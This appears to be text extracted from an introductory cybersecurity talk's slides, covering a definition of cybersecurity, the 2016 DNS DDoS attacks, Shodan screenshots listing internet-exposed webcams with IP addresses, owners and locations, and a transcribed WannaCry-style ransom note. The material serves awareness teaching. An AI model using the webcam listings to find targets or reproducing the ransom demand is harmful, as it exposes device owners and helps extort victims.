

WOMEN DRIVEN DEVELOPMENT @ SKY

KEEP CALM AND FASTEN
YOUR SEAT BELTS

@SONYAMOISSET 🦄🌐

.I WEAR DARK
HOODIES (AND I LISTEN TO SYNTHWAVE
MUSIC) SO I'M A LEGIT
SECURITY ENGINEER



WHAT IS CYBERSECURITY

AND WHY IS IT IMPORTANT?




CYBERSECURITY IS THE TECHNIQUES OF
PROTECTING COMPUTERS,
NETWORKS,
PROGRAMS AND
DATA
FROM **UNAUTHORISED ACCESS** OR **ATTACKS**
THAT ARE AIMED FOR **EXPLOITATION**

OCT 2016.

A SERIES OF **DDOS ATTACKS** WERE LAUNCHED AGAINST **DNS SERVERS**, WHICH CAUSED MAJOR WEB SERVICES TO STOP WORKING





No server is currently available to service your request.

Sorry about that. Please try refreshing and contact us if the problem persists.

[Contact Support](#) — [GitHub Status](#) — [@githubstatus](#)



The search engine for Power Plants

Shodan is the world's first search engine for Internet-connected devices.

[Create a Free Account](#)[Getting Started](#)

Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.



Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.



See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!




Get a Competitive Advantage

Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.



Shodan is used around the world by researchers, security professionals, large enterprises, CERTs and everybody in between.



Analyze the Internet in Seconds

Shodan has servers located around the world that crawl the Internet 24/7 to provide the latest Internet Intelligence. Who buys Smart TVs? Which countries are building the most wind farms? What companies are affected by Heartbleed? Shodan provides the tools to answer questions at the Internet-scale.

[Sample Report on Heartbleed](#)

TOTAL RESULTS

3,350

TOP COUNTRIES



United States

719

Germany

366

Korea, Republic of

380

Italy

140

Romania

138

TOP SERVICES

HTTP (8000)

1,181

HTTPS

584

TLS

164

HTTP

95

TOP ORGANIZATIONS

Korea Telecom

146

Deutsche Telekom AG

116

Comcast Cable

106

MOJHOST

95

Vivo

65

TOP OPERATING SYSTEMS

Unix

15

Linux 3.x

12

Windows 7 or 8

6

Windows 8.1

4

Linux 2.6.x

3

TOP PRODUCTS

webcam 7 httpd

268

Yinacam webcam viewer httpd

245

Apache httpd

172

dell 814n web-camera httpd

49

Standard

21

New Service! Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

RELATED TAGS:

internet

46.238.230.191

socio-45-238-230-191.ric.d

R&D Information Technology

Added on 2014-08-26 05:02:54 GMT



Poland, Bydgoszcz

SSL Certificate

Issued By

IP Webcam

Issued To

IP Webcam

Supported SSL Versions

SSLv3, TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 401 Unauthorized

Content-Length: 0


WWW-Authenticate: Digest realm="IP Webcam", nonce="1066624771", qop="auth"

212.37.39.123

real.hans@schlaende.de

Hans HET Telekommunikation GmbH & Co. KG

Added on 2015-08-26 05:02:43 GMT



Germany

HTTP/1.1 302

webcam-jochen - Jochen

NetCam

HTTP/1.1 200

webcam 7

07-175-102-11

05707662409-14-connective

Deutsche Telekom AG

Added on 2012-08-24 05:01:35 GMT



Germany, Potsdam

HTTP/1.1 200 OK

Connection: close

Content-Type: text/html; charset=utf-8

Content-Length: 2186

Content-Language: en-us, de-de, sv-se, es-es, fr-fr

Date: Sat, 24 Aug 2013 06:00:17 GMT

Expires: Sat, 24 Aug 2013 06:00:17 GMT

Pragmatic: no-cache

Server: webcam 7

94.27.249.11

SELEBKGUNNLE.POOLTELEKOM.HU

Magyar Telekom

Added on 2014-08-26 05:02:49 GMT



Hungary, Budapest

HTTP/1.1 401 Unauthorized

Content-Length: 0

WWW-Authenticate: Digest realm="IP Webcam", nonce="1066624719"

111.171.116.213

Thread Server Broadcasting Corporation

Added on 2012-08-26 05:03:31 GMT



Korea, Republic of, Daegu

HTTP/1.1 401 Unauthorized

Content-Length: 0

WWW-Authenticate: Digest realm="IP Webcam", nonce="1066624719"

108.184.148.29

Spectrum

Added on 2012-08-26 05:02:05 GMT



United States, Panama City

HTTP/1.0 200 OK

Content-Type: text/html

Date: Sat, 24 Aug 2013 02:47:11 GMT

Connection: close

Last-Modified: Sun, 15 Sep 2002 11:54:49 GMT

Content-Length: 658

● IP Webcam ↗

Telus Communications


Added on 2020-01-16 22:41:24 GMT

🇨🇦 Canada, Camrose

Technologies:  swf  



HTTP/1.1 200 OK
Connection: close
Server: IP Webcam Server 0.4
Cache-Control: no-store, no-cache, must-revalidate, pre-check=0, post-check=0, max-age=0
Pragma: no-cache
Expires: -1
Access-Control-Allow-Origin: *
Content-Type: text/html





Ooops, your files have been encrypted!

English

▼

not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

Payment will be raised on

1/4/1970 00:00:00

Time Left

00:00:00:00

Your files will be lost on

1/8/1970 00:00:00

Time Left

00:00:00:00

[About bitcoin](#)

[How to buy bitcoins?](#)

[Contact Us](#)

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.

Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.

And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.

Once the payment is checked, you can start decrypting your files immediately.

Contact

If you need our assistance, send a message by clicking <Contact Us>.

We strongly recommend you to not remove this software, and disable your anti-virus for a while, until you pay and the payment gets processed. If your anti-virus gets updated and removes this software automatically, it will not be able to recover your files even if you pay!

